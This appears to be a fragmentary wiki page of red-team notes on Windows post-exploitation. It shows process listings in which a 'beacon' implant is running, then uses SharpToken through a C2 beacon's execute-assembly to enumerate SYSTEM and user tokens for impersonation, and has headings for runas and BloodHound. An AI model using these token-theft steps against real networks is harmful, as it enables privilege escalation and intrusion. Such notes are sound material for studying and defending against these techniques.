


Windows SYSTEM

Windows

tasklist.exe

```
tasklist.exe /v
```



PowerShellGet-Process -IncludeUserName

```
Get-Process -IncludeUserName
```

PS C:\Windows\Tasks> Get-Process -IncludeUserName

Handles	WS(K)	CPU(s)	Id	UserName	ProcessName
-----	-----	-----	--	-----	-----
244	21928	0.58	1900	WHITE-BIRD\serveradm	ApplicationFrameHost
465	20472	2,866.36	4968	WHITE-BIRD\serveradm	beacon
75	4100	0.02	2696	WHITE-BIRD\serveradm	cmd
72	4164	0.08	5048	WHITE-BIRD\serveradm	cmd
252	21320	0.42	196	WHITE-BIRD\serveradm	conhost
145	12720		3952		conhost
254	23440	2.88	4080	WHITE-BIRD\serveradm	conhost
246	17628	10.89	5012	WHITE-BIRD\serveradm	conhost
248	17104	0.09	5088	WHITE-BIRD\serveradm	conhost
428	5020		596		csrss
408	5372		672		csrss
388	17912	1.38	2256	WHITE-BIRD\serveradm	ctfmon
262	12116	0.45	344	WHITE-BIRD\serveradm	dllhost
692	88396		528		dwm
1916	129312	31.36	376	WHITE-BIRD\serveradm	explorer
49	9196		992		fontdrvhost
49	4116		1000		fontdrvhost
187	1476	0.06	2008		GoogleCrashHandler
164	1404	0.02	1332		GoogleCrashHandler64
0	8		0		Idle
1321	21248	158.33	820		lsass
221	9936	0.33	2340		msdtc
570	58360	16.23	3060		MsMpEng
184	9472	0.06	796	WHITE-BIRD\serveradm	MusNotifyIcon
471	97144	1.20	3108	WHITE-BIRD\serveradm	powershell
855	113948	3.05	3776	WHITE-BIRD\serveradm	powershell
687	110664	19.19	4544	WHITE-BIRD\serveradm	powershell
0	88712	1.38	68		Registry
268	20664	0.28	1792	WHITE-BIRD\serveradm	RuntimeBroker
266	18620	0.81	3600	WHITE-BIRD\serveradm	RuntimeBroker
619	52908	3.55	3720	WHITE-BIRD\serveradm	RuntimeBroker
1377	81824	19.45	3548	WHITE-BIRD\serveradm	SearchUI
317	13468	0.27	4168		SecurityHealthService
427	12360	9.59	804		services
813	50968	2.36	3016	WHITE-BIRD\serveradm	ShellExperienceHost
466	26572	2.47	1048	WHITE-BIRD\serveradm	sihost

Web02

sql\_service cmd

```
Select Administrator: Windows PowerShell

PS C:\windows\tasks> tasklist.exe /v | findstr WHITE-BIRD
sqlservr.exe      2872 Services      0      232,252 K Unknown      WHITE-BIRD\sql_service
0:00:03 N/A
sihost.exe        3768 Console         1      23,804 K Running      WHITE-BIRD\serveradm
0:00:00 N/A
svchost.exe       3776 Console         1      32,344 K Running      WHITE-BIRD\serveradm
0:00:00 Windows Push Notifications Platform
taskhostw.exe     3864 Console         1      11,976 K Running      WHITE-BIRD\serveradm
0:00:00 Task Host Window
ctfmon.exe        4024 Console         1      14,960 K Running      WHITE-BIRD\serveradm
0:00:00 N/A
explorer.exe      3256 Console         1      94,160 K Running      WHITE-BIRD\serveradm
0:00:03 N/A
ShellExperienceHost.exe 2884 Console         1      54,108 K Running      WHITE-BIRD\serveradm
0:00:00 Start
SearchUI.exe      3596 Console         1     152,632 K Running      WHITE-BIRD\serveradm
0:00:03 Search
RuntimeBroker.exe 4020 Console         1      30,528 K Running      WHITE-BIRD\serveradm
0:00:00 N/A
RuntimeBroker.exe 1828 Console         1      13,368 K Unknown      WHITE-BIRD\serveradm
0:00:00 N/A
RuntimeBroker.exe 4492 Console         1      18,372 K Unknown      WHITE-BIRD\serveradm
0:00:00 N/A
smartscreen.exe   4640 Console         1      22,688 K Running      WHITE-BIRD\serveradm
0:00:00 OleMainThreadWndName
dllhost.exe       4864 Console         1      12,048 K Running      WHITE-BIRD\serveradm
0:00:00 OleMainThreadWndName
MusNotifyIcon.exe 604 Console          1       9,376 K Running      WHITE-BIRD\serveradm
0:00:00 WUIconWindow
powershell.exe    1100 Console         1     73,340 K Running      WHITE-BIRD\serveradm
0:00:01 Administrator: Windows PowerShell
conhost.exe       2516 Console         1      17,384 K Running      WHITE-BIRD\serveradm
0:00:00 N/A
beacon.exe        2488 Console         1      17,528 K Unknown      WHITE-BIRD\serveradm
0:00:06 N/A
cmd.exe           2936 Console         1       4,036 K Running      WHITE-BIRD\sql_service
0:00:00 C:\Windows\system32\cmd.exe
conhost.exe       1136 Console         1      17,768 K Running      WHITE-BIRD\sql_service
0:00:00 N/A
tasklist.exe      4508 Console         1       7,484 K Unknown      WHITE-BIRD\serveradm
0:00:00 N/A
```

query session RDP

```
query session
```

```
Administrator: Command Prompt - powershell

PS C:\Windows\Tasks> query session
SESSIONNAME      USERNAME          ID  STATE  TYPE      DEVICE
-----
services         0                Disc
>console         serveradm         1   Active
rdp-tcp          65536            Listen
PS C:\Windows\Tasks> _
```

sql\_service cmd

# SharpToken

```

beacon> execute-assembly sharptoken.exe list_token
[*] Tasked beacon to run .NET program: sharptoken.exe list_token
[+] host called home, sent: 149567 bytes
[+] received output:
-----
FieldName: SID      Value: S-1-5-18
FieldName: LogonDomain Value: WHITE-BIRD
FieldName: UserName  Value: NT AUTHORITY\SYSTEM
FieldName: Session   Value: 0
FieldName: LogonType  Value: UndefinedLogonType
FieldName: TokenType  Value: TokenPrimary
FieldName: TokenHandle Value: 908
FieldName: TargetProcessId Value: 748
FieldName: TargetProcessToken Value: 0
FieldName: ImpersonationLevel Value: Delegation
FieldName: AuthenticationType Value: Negotiate
FieldName: TargetProcessExePath Value: C:\Windows\System32\winlogon.exe
FieldName: TokenElevationType Value: TokenElevationTypeDefault
FieldName: IntegrityLevel Value: SystemIntegrity
FieldName: IsRestricted Value: False
FieldName: TokenUIAccess Value: False
FieldName: Groups Value: BUILTIN\Administrators,Everyone,NT AUTHORITY\Authenticated Users
FieldName: IsClose Value: False
-----
FieldName: SID      Value: S-1-5-21-2387957962-993181570-3566323574-1604
FieldName: LogonDomain Value: WHITE-BIRD
FieldName: UserName  Value: WHITE-BIRD\serveradm
FieldName: Session   Value: 1
FieldName: LogonType  Value: Interactive
FieldName: TokenType  Value: TokenPrimary
FieldName: TokenHandle Value: 944
FieldName: TargetProcessId Value: 748
FieldName: TargetProcessToken Value: 944

```


runas sql\_service

```

-----
FieldName: SID      Value: S-1-5-19
FieldName: LogonDomain Value: NT AUTHORITY
FieldName: UserName  Value: NT AUTHORITY\LOCAL SERVICE
FieldName: Session   Value: 0
FieldName: LogonType  Value: Service
FieldName: TokenType  Value: TokenPrimary
FieldName: TokenHandle Value: 992
FieldName: TargetProcessId Value: 1084
FieldName: TargetProcessToken Value: 0
FieldName: ImpersonationLevel Value: Delegation
FieldName: AuthenticationType Value: Negotiate
FieldName: TargetProcessExePath Value: C:\Windows\System32\svchost.exe
FieldName: TokenElevationType Value: TokenElevationTypeDefault
FieldName: IntegrityLevel Value: SystemIntegrity
FieldName: IsRestricted Value: False
FieldName: TokenUIAccess Value: False
FieldName: Groups Value: Everyone,BUILTIN\Users,NT AUTHORITY\SERVICE,CONSOLE LOGON,NT AUTHORITY\Authenticated Users,NT AUTHORITY\This Organization,NT
SERVICE\BthAvctpSvc,NT SERVICE\bthserv,NT SERVICE\CaptureService,NT SERVICE\CDPSvc,NT SERVICE\EventSystem,NT SERVICE\fdpHost,NT SERVICE\FontCache,NT
SERVICE\LicenseManager,NT SERVICE\lltdsvc,NT SERVICE\netprofm,NT SERVICE\nsi,NT SERVICE\PhoneSvc,NT SERVICE\RemoteRegistry,NT SERVICE\SstpSvc,NT
SERVICE\tzautoupdate,NT SERVICE\WdiServiceHost,LOCAL
FieldName: IsClose Value: False
-----

```

# BloodHound



file01      john

#### Command Prompt

```
C:\Users\john>whoami
prod\john

C:\Users\john>
```

Revision #4

Created 5 September 2022 03:04:18 by

Updated 31 March 2023 02:10:44 by